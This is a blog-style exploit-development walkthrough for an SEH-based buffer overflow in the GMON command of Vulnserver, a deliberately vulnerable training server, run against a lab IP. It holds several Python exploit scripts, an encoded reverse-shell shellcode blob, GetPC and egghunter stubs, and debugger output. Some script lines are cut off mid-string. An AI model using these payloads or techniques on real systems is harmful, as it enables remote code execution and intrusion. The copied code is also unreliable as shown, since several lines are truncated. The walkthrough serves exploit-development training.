Home / VulnServer / Vulnserver – GMON command SEH based overflow exploit

Vulnserver – GMON command SEH based overflow exploit

October 3, 2015 elcapitan VulnServer

I run Vulnserver.exe on a Windows 7 machine.


In one of my previous post I showed how Spike can be used to detect vulnerabilities. I also showed in a post the steps to create a buffer overflow exploit based on TRUN command vulnerability. GMON command has a vulnerability, too, however this vulnerability is SEH based. The proof of concept python script:

This blog is dedicated to my research and experimentation on ethical hacking. The methods and techniques published on this site should not be used to do illegal things.

```python
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

buffer = "GMON /.:/" + "A" * 5050

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

1. Identify the position of EIP

The steps are the same as in the exploit development of TRUN command, except one thing. When the application crashes, select View/SEH chain.



Address	SE handler
0173FFC4	41414141

As it can be seen, the SE handler is overwritten with A characters. Create a pattern with the Metasploit tool, update the script and send the buffer to the application.

I do not take responsibility for acts of other people.

RECENT POSTS

Androguard usage

How to debug an iOS application with Appmon and LLDB

OWASP Uncrackable – Android Level3

OWASP Uncrackable – Android Level2

How to install Appmon and Frida on a Mac

CATEGORIES

Android (5)

Fusion (2)

IoT (13)

Main (3)


Mobile (6)

Protostar (24)

SLAE32 (8)

VulnServer (6)

Windows Reverse Shell (2)



Address	SE handler
017FFFC4	45336E45


From here the offset is 3519.

[*] Exact match at offset 3519

The updated script:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

buffer = "GMON /.:/" + "A" * 3519 + "\x42\x42\x42\x42" + "C" *

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

Crash the application with the updated script. The offset seems to correct.



Address	SE handler
0182FFC4	42424242

2. Check bad characters


The script that I used to check the bad characters:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

chars=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

buffer = "GMON /.:/" + "A" * (3519 - len(chars)) + chars + "\x

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

I placed the characters after the four B, but it did not trigger SEH based overflow. Then I placed them before the four B. The characters looks good. The only bad character is the zero.

3. Find address for EIP

In case of SEH based overflow, we have two important things to remember. The first one is that there are some protection against SEH and not all module is appropriate. There is an OllyDbg plugin which lists modules whether it contains SEH protection or not. The plugin can be downloaded from here. The DLL should be copied next to the OllyDbg exe. Then a new submenu will appear in the plugin menu.




```
SEH mode      Base        Limit       Module version                      Module Name
/SafeSEH ON   0x77d30000  0x77d7e000  6.1.7600.16385 (win7_rtm.090713  C:\Windows\system32\GDI32.dll
No SEH        0x77d20000  0x77d26000  6.1.7600.16385 (win7_rtm.090713  C:\Windows\system32\NSI.dll
No SEH        0x752c0000  0x752c5000  6.1.7600.16385 (win7_rtm.090713  C:\Windows\System32\wshtcpip.dll
/SafeSEH ON   0x75770000  0x757ac000  6.1.7600.16385 (win7_rtm.090713  C:\Windows\system32\mswsock.dll
/SafeSEH ON   0x75e10000  0x75e5a000  6.1.7600.16385 (win7_rtm.090713  C:\Windows\system32\KERNELBASE.dll
No SEH        0x76030000  0x7603a000  6.1.7600.16385 (win7_rtm.090713  C:\Windows\system32\LPK.dll
/SafeSEH ON   0x76040000  0x760ec000  7.0.7600.16385 (win7_rtm.090713  C:\Windows\system32\msvcrt.dll
/SafeSEH ON   0x76250000  0x762ed000  1.0626.7600.16385 (win7_rtm.090  C:\Windows\system32\USP10.dll
/SafeSEH ON   0x762f0000  0x7630f000  6.1.7600.16385 (win7_rtm.090713  C:\Windows\system32\IMM32.DLL
/SafeSEH ON   0x765b0000  0x765e5000  6.1.7600.16385 (win7_rtm.090713  C:\Windows\system32\WS2_32.DLL
/SafeSEH ON   0x765f0000  0x766bc000  6.1.7600.16385 (win7_rtm.090713  C:\Windows\system32\MSCTF.dll
/SafeSEH ON   0x76720000  0x767f4000  6.1.7600.16385 (win7_rtm.090713  C:\Windows\system32\kernel32.dll
/SafeSEH ON   0x77670000  0x77739000  6.1.7600.16385 (win7_rtm.090713  C:\Windows\system32\user32.dll
/SafeSEH ON   0x77990000  0x77a31000  6.1.7600.16385 (win7_rtm.090713  C:\Windows\system32\RPCRT4.dll
/SafeSEH ON   0x77be0000  0x77d1c000  6.1.7600.16385 (win7_rtm.090713  C:\Windows\SYSTEM32\ntdll.dll
/SafeSEH OFF  0x62500000  0x62508000                                   C:\Users\Viktor\Desktop\vulnserver\essfunc.dll
/SafeSEH OFF  0x400000    0x407000                                     C:\Users\Viktor\Desktop\vulnserver\vulnserver.exe
```

There are two modules which were not compiled with SEH protection. The address of vulnserver.exe contains zero character, so that it is not appropriate for us. The other module is essfunc.dll and it might be good.

In case of buffer overflow, we have to find a JMP os CALL instruction. In case of SEH overflow, we have to find a sequence of instructions, POP-POP-RET. The structure of the SEH contains three values on the stack. The first and second POP removes the first two values. The third instruction is the RET. As the third value is the EIP, the RET instruction will move it into EIP.

In order to find a sequence of values in OllyDbg, open the essfunc.dll module, right click on the code and select Search for/All sequences. In the dialog box, type the following:

POP r32
POP r32
RETN



Address	Disassembly
62501000	PUSH EBP
625010B4	POP EBX
625011B3	POP EAX
625011BF	POP EBX
625011CB	POP EBP
625011D7	POP EBX
625011E3	POP ECX
625011EF	POP ECX
625011FB	POP EAX
6250120B	POP ECX
6250160A	POP ESI
6250172B	POP EDI
6250195E	POP EDI


Select one of the addresses and double click on it. Copy the selected into the script.

My updated script:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

# 625011B3 POP-POP-RET from essfunc.dll

buffer = "GMON /.:/" + "A" * 3519 + "\xb3\x11\x50\x62" + "C" *

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```


4. First stage payload

Let us crash the application with this updated script and see, what the SE handler isl.




```
Address   SE handler
0174FFC4  essfunc.625011B3
```

This seems to be OK. Place a breakpoint on the address (Select it and press F2) and press Shift + F9. Then go through the POP-POP-RET instructions (press F7 three times). We stop 4 bytes before the EIP address.



```
Address   Hex dump                                          ASCII
0174FFC4  41 41 41 41 B3 11 50 62 43 43 43 43 43 43 43 43  AAAA|◄PbCCCCCCCC
0174FFD4  43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0174FFE4  43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0174FFF4  43 43 43 43 43 43 43 43 43 43 43 43              CCCCCCCCCCCC
```

Four bytes is not too much. We can jump here to somewhere else. A short jump is only two bytes. Let us jump after the EIP. Jump to the point where the buffer, which contains the 0x43 bytes, starts. The other two bytes can be filled with NOPs.



```
0174FFC4  EB 06        JMP SHORT 0174FFCC
0174FFC6  90           NOP
0174FFC7  90           NOP
0174FFC8  B3 11        MOV BL,11
0174FFCA  50           PUSH EAX
0174FFCB  6243 43      BOUND EAX,QWORD PTR DS:[EBX+43]
0174FFCE  43           INC EBX
0174FFCF  43           INC EBX
0174FFD0  43           INC EBX
0174FFD1  43           INC EBX
0174FFD2  43           INC EBX
```

This JMP instruction can be considered as the first stage payload.

5. Second stage payload

After we execute the JMP instructions, we have just a few bytes to execute (from 0174FFCB to 0174FFFF, this is only 34 bytes). There are lot of space in the As buffer, before the EIP address. We can place the reverse shell payload there and jump there from here somehow. The reverse shell can be considered as a third stage payload, and the code, which jumps to it, is the second stage payload.

One possible solution is to get the EIP with a trick, subtract some value from it and jump to that address. The assembly code of this trick:

```
global _start

_start:

fldz
fnstenv [esp-12]
pop ecx
add cl, 10
```

```
nop

dec ch        ; ecx=-256;
dec ch        ; ecx=-256;
jmp ecx       ; lets jmp ecx (current location - 512)
```

Let us place this code in the Cs buffer and the reverse shell payload into the As buffer. The reverse shell payload should be placed next to the EIP address and the characters should be NOP instructions.

The structure of the buffer:

NOP instructions | Reverse Shell payload | Short JMP | NOP | NOP | EIP | Second Stage payload

The first version of exploit:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

buf =  ""
buf += "\xdb\xd1\xd9\x74\x24\xf4\x5a\x2b\xc9\xbd\x0e\x55\xbd"
buf += "\x38\xb1\x52\x31\x6a\x17\x83\xc2\x04\x03\x64\x46\x5f"
buf += "\xcd\x84\x80\x1d\x2e\x74\x51\x42\xa6\x91\x60\x42\xdc"
buf += "\xd2\xd3\x72\x96\xb6\xdf\xf9\xfa\x22\x6b\x8f\xd2\x45"
buf += "\xdc\x3a\x05\x68\xdd\x17\x75\xeb\x5d\x6a\xaa\xcb\x5c"
buf += "\xa5\xbf\x0a\x98\xd8\x32\x5e\x71\x96\xe1\x4e\xf6\xe2"
buf += "\x39\xe5\x44\xe2\x39\x1a\x1c\x05\x6b\x8d\x16\x5c\xab"
buf += "\x2c\xfa\xd4\xe2\x36\x1f\xd0\xbd\xcd\xeb\xae\x3f\x07"
buf += "\x22\x4e\x93\x66\x8a\xbd\xed\xaf\x2d\x5e\x98\xd9\x4d"
buf += "\xe3\x9b\x1e\x2f\x3f\x29\x84\x97\xb4\x89\x60\x29\x18"
buf += "\x4f\xe3\x25\xd5\x1b\xab\x29\xe8\xc8\xc0\x56\x61\xef"
buf += "\x06\xdf\x31\xd4\x82\xbb\xe2\x75\x93\x61\x44\x89\xc3"
buf += "\xc9\x39\x2f\x88\xe4\x2e\x42\xd3\x60\x82\x6f\xeb\x70"
buf += "\x8c\xf8\x98\x42\x13\x53\x36\xef\xdc\x7d\xc1\x10\xf7"
buf += "\x3a\x5d\xef\xf8\x3a\x74\x34\xac\x6a\xee\x9d\xcd\xe0"
buf += "\xee\x22\x18\xa6\xbe\x8c\xf3\x07\x6e\x6d\xa4\xef\x64"
buf += "\x62\x9b\x10\x87\xa8\xb4\xbb\x72\x3b\x7b\x93\x7e\x39"
buf += "\x13\xe6\x7e\x2c\xb8\x6f\x98\x24\x50\x26\x33\xd1\xc9"
buf += "\x63\xcf\x40\x15\xbe\xaa\x43\x9d\x4d\x4b\x0d\x56\x3b"
buf += "\x5f\xfa\x96\x76\x3d\xad\xa9\xac\x29\x31\x3b\x2b\xa9"
buf += "\x3c\x20\xe4\xfe\x69\x96\xfd\x6a\x84\x81\x57\x88\x55"
buf += "\x57\x9f\x08\x82\xa4\x1e\x91\x47\x90\x04\x81\x91\x19"
buf += "\x01\xf5\x4d\x4c\xdf\xa3\x2b\x26\x91\x1d\xe2\x95\x7b"
buf += "\xc9\x73\xd6\xbb\x8f\x7b\x33\x4a\x6f\xcd\xea\x0b\x90"
buf += "\xe2\x7a\x9c\xe9\x1e\x1b\x63\x20\x9b\x2b\x2e\x68\x8a"
buf += "\xa3\xf7\xf9\x8e\xa9\x07\xd4\xcd\xd7\x8b\xdc\xad\x23"
buf += "\x93\x95\xa8\x68\x13\x46\xc1\xe1\xf6\x68\x76\x01\xd3"

# 625011B3 POP-POP-RET from essfunc.dll

# 017BFFC4   EB 06            JMP SHORT 017BFFCC

first_stage = "\xD9\xEE\xD9\x74\x24\xF4\x59\x80\xC1\x0A\x90\xF

buffer = "GMON /.:/" + "\x90" * (3515 - len(buf)) + buf + "\xe
```

```
expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

The other possible solution is if we use an egghunter. The egghunter is a small code which searches the Virtual Address Space for a certain pattern and if it finds the pattern, then it starts to execute the code after the pattern. The pattern is four byte long. In order to avoid finding the pattern in the egghunter, the four byte should be repeated twice.

The structure of the buffer:

NOP instructions | EGG | EGG | Reverse Shell payload | Short JMP | NOP | NOP | EIP | Egghunter

The second version of exploit:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

buf =  ""
buf += "\xdb\xd1\xd9\x74\x24\xf4\x5a\x2b\xc9\xbd\x0e\x55\xbd"
buf += "\x38\xb1\x52\x31\x6a\x17\x83\xc2\x04\x03\x64\x46\x5f"
buf += "\xcd\x84\x80\x1d\x2e\x74\x51\x42\xa6\x91\x60\x42\xdc"
buf += "\xd2\xd3\x72\x96\xb6\xdf\xf9\xfa\x22\x6b\x8f\xd2\x45"
buf += "\xdc\x3a\x05\x68\xdd\x17\x75\xeb\x5d\x6a\xaa\xcb\x5c"
buf += "\xa5\xbf\x0a\x98\xd8\x32\x5e\x71\x96\xe1\x4e\xf6\xe2"
buf += "\x39\xe5\x44\xe2\x39\x1a\x1c\x05\x6b\x8d\x16\x5c\xab"
buf += "\x2c\xfa\xd4\xe2\x36\x1f\xd0\xbd\xcd\xeb\xae\x3f\x07"
buf += "\x22\x4e\x93\x66\x8a\xbd\xed\xaf\x2d\x5e\x98\xd9\x4d"
buf += "\xe3\x9b\x1e\x2f\x3f\x29\x84\x97\xb4\x89\x60\x29\x18"
buf += "\x4f\xe3\x25\xd5\x1b\xab\x29\xe8\xc8\xc0\x56\x61\xef"
buf += "\x06\xdf\x31\xd4\x82\xbb\xe2\x75\x93\x61\x44\x89\xc3"
buf += "\xc9\x39\x2f\x88\xe4\x2e\x42\xd3\x60\x82\x6f\xeb\x70"
buf += "\x8c\xf8\x98\x42\x13\x53\x36\xef\xdc\x7d\xc1\x10\xf7"
buf += "\x3a\x5d\xef\xf8\x3a\x74\x34\xac\x6a\xee\x9d\xcd\xe0"
buf += "\xee\x22\x18\xa6\xbe\x8c\xf3\x07\x6e\x6d\xa4\xef\x64"
buf += "\x62\x9b\x10\x87\xa8\xb4\xbb\x72\x3b\x7b\x93\x7e\x39"
buf += "\x13\xe6\x7e\x2c\xb8\x6f\x98\x24\x50\x26\x33\xd1\xc9"
buf += "\x63\xcf\x40\x15\xbe\xaa\x43\x9d\x4d\x4b\x0d\x56\x3b"
buf += "\x5f\xfa\x96\x76\x3d\xad\xa9\xac\x29\x31\x3b\x2b\xa9"
buf += "\x3c\x20\xe4\xfe\x69\x96\xfd\x6a\x84\x81\x57\x88\x55"
buf += "\x57\x9f\x08\x82\xa4\x1e\x91\x47\x90\x04\x81\x91\x19"
buf += "\x01\xf5\x4d\x4c\xdf\xa3\x2b\x26\x91\x1d\xe2\x95\x7b"
buf += "\xc9\x73\xd6\xbb\x8f\x7b\x33\x4a\x6f\xcd\xea\x0b\x90"
buf += "\xe2\x7a\x9c\xe9\x1e\x1b\x63\x20\x9b\x2b\x2e\x68\x8a"
buf += "\xa3\xf7\xf9\x8e\xa9\x07\xd4\xcd\xd7\x8b\xdc\xad\x23"
buf += "\x93\x95\xa8\x68\x13\x46\xc1\xe1\xf6\x68\x76\x01\xd3"

# 625011B3 POP-POP-RET from essfunc.dll

# 017BFFC4   EB 06            JMP SHORT 017BFFCC

first_stage = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2
```

```
egg = "\x54\x30\x30\x57"     # 0x57303054

buffer = "GMON /.:/" + "\x90" * (3515 - 4 - 4 - len(buf)) + egg

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

« PREVIOUS POST

NEXT POST »

Home Contact CTF walkthroughs Exploit development
Mobile Security Network
SecurityTube – Linux Assembly Expert 32-bit
SecurityTube – Offensive IoT Exploitation SecurityTube exams
CISCO Embedded